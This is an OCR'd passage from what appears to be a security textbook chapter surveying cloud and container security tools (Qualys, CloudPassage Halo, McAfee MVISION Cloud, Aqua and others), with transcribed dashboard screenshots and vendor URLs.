


Qualys
WannaCry Dashboard
SEARCH...
TOP 5 EOL/OBSOLETE OPERATING SYSTEMS
LATEST THREATS FROM LIVE FEED
MISSING MS17-010 PATCH
24
WANNACRY RANSOMEWARE DETECTED - AUTH ONLY
5
ASSETS WITH WANNACRY

Figure 19.75: Screenshot of Qualys Cloud Platform

- ### CloudPassage Halo

Source: *https://www.cloudpassage.com*

CloudPassage Halo provides comprehensive security visibility and continuous compliance for public cloud infrastructure. It is a security automation platform that delivers comprehensive visibility, protection, and continuous compliance monitoring to reduce cyber security risks. It provides features such as discovering all cloud assets, reducing public cloud attack surface, identifying critical risks, and maintaining continuous compliance.


CloudPassage
HALO
Overview
Assets
Issues
Events
Reports
Policies
GhostPorts
Groups
IaaS Resources
Servers
Container Images
TOTAL MONITORED CSP ACCOUNTS
32
CSP Accounts
POLICY COMPLIANCE SUMMARY
286
Rules
RULES
29 Fail - Critical
114 Fail - Non-Critical
143 Pass
View all

All Halo Groups	32	80K	98K	239K	49K
Dunder Mifflin	24	79K	96K	239K	49K
Division 1	11	22K	49K	85K	5.3K
Division 2	7	18K	5.5K	9.8K	721
Division 3	6	39K	41K	135K	44K
Shared Accounts	8	1.3K	2.6K	91	70
Lost/Found	1	827	2.1K	75	58
Other	0	79	44	12	9
Shared	7	412	513	4	3

ASSETS BY TYPE & POLICY COMPLIANCE

ASSET TYPE	COUNT
AWS API Gateway APIs	131
AWS CloudTrail Trails	342
AWS EC2 AMIs	2,789
AWS EC2 ELBs	133
AWS EC2 Instances	12,021
AWS EC2 Security Groups	195
AWS IAM Encryption Keys	132
AWS IAM Groups	67
AWS IAM Policies	1,780
AWS IAM Roles	433
AWS IAM Users	35
AWS Lambda Functions	435
AWS S3 Buckets	1,932
AWS VPC VPCs	81
Azure Activity Log	49,921
Azure Compute VMs	76
Azure Virtual Network S...	5

NEW ISSUES IN LAST 24 HOURS

	ISSUE	COUNT	FIRST SEEN
1.	Ensure multi-factor authen...	12	12 min ago
2.	Enable S3 Bucket Lifecycle ...	3	35 min ago
3.	Ensure rotation for custom...	29	53 min ago
4.	Ensure a log metric filter a...	29	58 min ago
5.	Server Side Encryption	4	1 hr ago

TOP ISSUES


	ISSUE	COUNT
1.	Ensure multi-factor authentication (MFA)...	1,811
2.	Enable S3 Bucket Lifecycle Configuration	938
3.	Ensure rotation for customer created CM...	539
4.	Ensure a log metric filter and alarm exist ...	510
5.	Server Side Encryption	474

Figure 19.76: Screenshot of CloudPassage Halo

- **McAfee MVISION Cloud**

  Source: *https://www.skyhighnetworks.com*

  McAfee MVISION Cloud is a cloud security platform that provides real-time protection for enterprise data and users across all cloud services. It allows security professionals to gain complete visibility into data, context, and user behavior across all cloud services and devices, take real-time action deep within cloud services to correct policy violations and stop security threats, and apply persistent protection to sensitive information.


Skyhigh
Usage Analytics
Ajmal Kohgadai
Services
Users
Data
Services
Filters
Views
Service Group
NonSanctioned-W... 19
Unassigned 18
DENIED-Risk 18
Denied-GDPR 15
Cloud Storage 15
denied-storage 11
PERMITTED-Trust 6
CloudBleed 1
Permission Type
Allowed 71
Denied 17
Custom Service Attributes
Select an attribute
Risk Attributes
Risk Type
All Daily Data
Apr 10, 2016 - Apr 3, 2018 UTC
73 Services
Create Report
Actions
Cloud Storage > Document Storage and Sharing
Actions
Risk
Select a Risk Attribute to show
Service Attribute
Select a Service Attribute to show
Usage
Total data volume
Allowed | Denied
Data
23.4 TB
0 B

Service Category: **Cloud Storage**
Service Name: **Microsoft Office 365 and On...**

Risk	Service Name	Category	Service Group(s)
2	Box	Cloud Storage	Cloud Storage, APPI
3	Microsoft Office 36	Cloud Storage	NonSanctioned-War
3	Dropbox	Cloud Storage	NonSanctioned-War
3	Amazon S3	Cloud Storage	NonSanctioned-War
7	Sendspace	Cloud Storage	Cloud Storage, DEN
6	Western Digital - M	Cloud Storage	Cloud Storage
5	Google Drive	Cloud Storage	NonSanctioned-War
4	Apple iCloud	Cloud Storage	NonSanctioned-War
6	MasterDISK	Cloud Storage	Denied-GDPR
[illegible]	Storro	Cloud Storage	NonSanctioned-War

Microsoft Office 365 and OneDrive
NONSANCTIONED-WARNING

Usage: Apr 10, 2016 - Apr 3, 2018
Users: 1,195
Requests: 33.8M


Figure 19.77: Screenshot of McAfee MVISION Cloud

Additional cloud security tools include the following:

- CipherCloud (*https://www.ciphercloud.com*)
- Netskope Security Cloud (*https://www.netskope.com*)
- Prisma Cloud (*https://www.paloaltonetworks.com*)
- ForgeRock Identity Cloud (*https://www.forgerock.com*)
- Deep Security (*https://www.trendmicro.com*)

Container Security Tools

Aqua | Aqua scans container images, VMs and serverless functions for known vulnerabilities, embedded secrets, configuration, and permission issues, malware and open-source licensing



Repository *	Security Issues	Image Profile	Disallowed	Registry
alpine		None	1/6	Host Images
alpine		None	0/1	k8s.gcr.io
alpine/postgres		None	0/1	jforg2
ashex/pokemongo-map		None	0/1	Docker Hub
busybox		None	0/1	k8s.gcr.io
centos		None	0/1	Host Images
confluentinc/cp-zookeeper		None	0/1	Docker Hub
golang		None	0/1	Host Images
jboss/wildfly		None	0/1	k8s.gcr.io
mongo		mongo-host-images	1/3	Host Images
mongo		None	0/1	k8s.gcr.io
mosho		None	0/1	Host Images
mymongo		None	0/1	Host Images
nginx		Nginx	0/9	Host Images

https://www.aquasec.com

Sysdig Falco
https://sysdig.com

Anchore
https://anchore.com

NeuVector
https://neuvector.com

Lacework
https://www.lacework.com

Tenable.io Container Security
https://www.tenable.com

